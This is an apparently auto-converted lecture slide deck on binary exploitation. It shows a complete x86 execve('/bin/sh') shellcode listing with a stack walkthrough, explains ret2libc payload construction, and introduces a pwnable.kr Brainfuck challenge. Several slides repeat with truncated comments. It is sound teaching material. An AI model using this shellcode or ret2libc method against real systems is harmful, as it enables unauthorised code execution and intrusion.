

# Binary Exploitation

Buffer Overflows v2.0 – 0x3

# Roadmap

- Motivation
- From Buffer Overflows to Shell
  - Shellcode
  - Ret2libc
- Pwnable.kr exercise
  - Brainfuck

# Motivation

- Consolidate buffer overflows
- Restricted buffer overflows
- Changing variables is fun, but executing code is better
  - Shellcode
  - Ret2libc

# From Buffer Overflows to Shell

- Stack 0 through 5 focus on changing vars/program execution
  - Interesting, but we want more
- Highest payoff is achieving shell
  - Custom (assembly!!) code
  - Stitching together available code

# Shellcode

- Set of **architecture-specific** machine instructions
- Most common objective is to spawn a shell, hence *Shellcode*
- Boils down to writing assembly code, with restrictions
  - Payload (usually) cannot contain null bytes (0x0)
  - Addresses should be relative and not absolute
- Shellcode DB: [shell-storm.org/shellcode](http://shell-storm.org/shellcode)
  - But let's do it ourselves

# Shellcode

- `system("/bin/sh")`
  - `execve("/bin/sh", argv, argp)`

```
■ xor    eax, eax
■ push   eax
■ push   0x68732f2f
■ push   0x6e69622f
■ mov    ebx, esp
■ push   eax
■ mov    edx, esp
■ push   ebx
■ mov    ecx, esp
■ mov    al, 0xb
■ int    0x80
```

We want to replicate a system call  
(interrupt)

```
; eax = 0
; push the 0 into stack
; push "hs//"
; push "nib/"
; bx = 1st param for sys call
; push another 0 into the stack
; dx = 3rd param for sys call
; push string addr into stack
; cx = 2nd param for syscall
; ax = syscall number (11=execve)
; send interrupt
```

# Shellcode

- `system("/bin/sh")`
  - `execve("/bin/sh", argv, argp)`
    - `xor eax, eax`
    - `push eax`
    - `push 0x68732f2f`
    - `push 0x6e69622f`
    - `mov ebx, esp`
    - `push eax`
    - `mov edx, esp`
    - `push ebx`
    - `mov ecx, esp`
    - `mov al, 0xb`
    - `int 0x80`

We want to replicate a system call

(interrupt)

<code>; eax = 0</code>	0xB	
<code>; push t</code>	0xC	
<code>; push "f</code>	0xD	
<code>; push "f</code>	0xE	
<code>; bx = 1</code>	0xF	0

`; dx = 3`  
`; push s`  
`; cx = 2`  
`; ax = syscall number 11 (execve)`  
`; send interrupt`

# Shellcode

- `system("/bin/sh")`
  - `execve("/bin/sh", argv, argp)`

- `xor eax, eax`
- `push eax`
- `push 0x68732f2f`
- `push 0x6e69622f`
- `mov ebx, esp`
- `push eax`
- `mov edx, esp`
- `push ebx`
- `mov ecx, esp`
- `mov al, 0xb`
- `int 0x80`

We want to replicate a system call

(interrupt)

<code>; eax = 0</code>	0xB	
<code>; push t</code>	0xC	
<code>; push "f</code>	0xD	
<code>; bx = 1</code>	0xE	//sh
<code>; push a</code>	0xF	0

`; cx = 2`  
`; ax = syscall number 11 execve`  
`; send interrupt`



# Shellcode

- `system("/bin/sh")`
  - `execve("/bin/sh", argv, argp)`

```
■ xor    eax, eax
■ push   eax
■ push   0x68732f2f
■ push   0x6e69622f
■ mov    ebx, esp
■ push   eax
■ mov    edx, esp
■ push   ebx
■ mov    ecx, esp
■ mov    al, 0xb
■ int    0x80
```

We want to replicate a system call

(interrupt)

```
; eax = 0
; push the arguments
; push "
; push "
; bx = 1
; push arguments
; dx = 3
; push system call number
; cx = 2
; ax = system call number 11 execve
; send interrupt
```

0xB	
0xC	
0xD	/bin
0xE	//sh
0xF	0

# Shellcode

- `system("/bin/sh")`
  - `execve("/bin/sh", argv, argp)`

```
■ xor    eax, eax
■ push   eax
■ push   0x68732f2f
■ push   0x6e69622f
■ mov    ebx, esp
■ push   eax
■ mov    edx, esp
■ push   ebx
■ mov    ecx, esp
■ mov    al, 0xb
■ int    0x80
```

We want to replicate a system call

(interrupt)

```
; eax = 0
; push the arguments
; push 0
; push "/bin"
; bx = 1
; push argv
; dx = 3
; push shellcode
; cx = 2
; ax = syscall number 11 (execve)
; send interrupt
```

0xB	
0xC	0
0xD	/bin
0xE	//sh
0xF	0

# Shellcode

- `system("/bin/sh")`
  - `execve("/bin/sh", argv, argp)`
    - `xor eax, eax`
    - `push eax`
    - `push 0x68732f2f`
    - `push 0x6e69622f`
    - `mov ebx, esp`
    - `push eax`
    - `mov edx, esp`
    - `push ebx`
    - `mov ecx, esp`
    - `mov al, 0xb`
    - `int 0x80`

We want to replicate a system call

(interrupt)

<code>; eax = 0</code>	0xB	0xD
<code>; push t</code>	0xC	0
<code>; push "</code>	0xD	/bin
<code>; bx = 1</code>	0xE	//sh
<code>; push a</code>	0xF	0
<code>; dx = 3</code>		
<code>; push s</code>		
<code>; cx = 2</code>		
<code>; ax = sys</code>		
<code>; send interrupt</code>		

# Shellcode

- `system("/bin/sh")`

**eax ebx ecx edx**

- `execve("/bin/sh", argv, argp)`

```
■ xor    eax, eax
■ push   eax
■ push   0x68732f2f
■ push   0x6e69622f
■ mov    ebx, esp
■ push   eax
■ mov    edx, esp
■ push   ebx
■ mov    ecx, esp
■ mov    al, 0xb
■ int    0x80
```

We want to replicate a system call  
(interrupt)

0xB	0xD
0xC	0
0xD	/bin
0xE	//sh
0xF	0

```
; eax = 0
; push the arguments
; push "0"
; push "1"
; bx = 1
; push arguments
; dx = 3
; push system call number 11 (execve)
; cx = 2
; ax = 0xB
; send interrupt
```

# Shellcode

- It's all fun and games, until the stack is R(ead)W(rite) only
  - Remaining options
    - Ret2libc

# Ret2libc

- An easy alternative to shellcode is performing a ret2libc attack
- Programs use libc (standard libraries) which contain
  - printf
  - strlen
  - gets
  - **system**
- Return execution to libc by overflowing the return address
  - system("/bin/sh")

# Ret2libc


- How to do it
  - Find a buffer overflow
  - Find a reference to a “/bin/sh” string
    - Write it on the stack and find its address
    - Write it on an environment variable and find its address
    - Search for it in libc and get its address
  - Find a reference to the “system” address
  - Build the payload

# Ret2libc (payload)

- Find how many bytes are needed until the return address is overwritten:

`len(buff) + other_locals + saved EBP + padding`

- system address
  - Where to resume after “system”
- “/bin/sh” address





# Ret2libc (payload)

- Why 4 dummy bytes (FAKE)?
  - CALL system
    - PUSH EIP <- 4 bytes
    - JMP system

0xX	AAAA...AAAA
0xD	0xFFFFFFFF (system addr)
0xE	FAKE
0xF	0xFFFFFFFF ("/bin/sh" addr)

We just JMP system (by overwriting),  
but the code *assumes* a call instruction  
was made, hence the arguments must be  
after the return address

# Ret2libc

- We can beat  $W^X$  (W xor X, non-exec) stack with ret2libc
  - But we need to know which libc is in use
  - And the architecture must pass arguments on the stack
    - x64 uses registers for the first 6 arguments
- So what's left?
  - ROP Chain
    - Future lecture!

# References

Hacking The Art of Exploitation, 2nd Edition - Jon Erickson

Intel IA32 Architecture Manual

<http://shellblade.net/docs/ret2libc.pdf>

<http://shell-storm.org/shellcode/>

## Next (next) week...

- `Format Strings`

# Pwnable.kr - Brainfuck

- Esoteric programming language
- Created in 1993 by Urban Müller
- Eight commands and one pointer
  - < > + - . , [ ]

# Pwnable.kr - Brainfuck commands

< Move data pointer to the left (decrement DP)

> Move data pointer to the right (increment DP)

+ Increment the byte at DP

- Decrement the byte at DP


. Output the byte at DP (putchar)

, Read one byte and store it at DP (readchar)

[ and ] are used for cycles, but the challenge does not implement them.


# Pwnable.kr - Brainfuck example

```
72*+.>101*+.>108*+.>108*+.>111*+.
```



# Pwnable.kr - Brainfuck example


```
72*+.>101*+.>108*+.>108*+.>101*+.
```






# Pwnable.kr - Brainfuck example

```
72*+.>101*+.>108*+.>108*+.>101*+.
```




# Pwnable.kr - Brainfuck example

```
72*+.>101*+.>108*+.>108*+.>101*+.
```



# Pwnable.kr - Brainfuck example

```
72*+.>101*+.>108*+.>108*+.>101*+.
```



# Pwnable.kr - Brainfuck example

```
72*+.>101*+.>108*+.>108*+.>101*+.
```

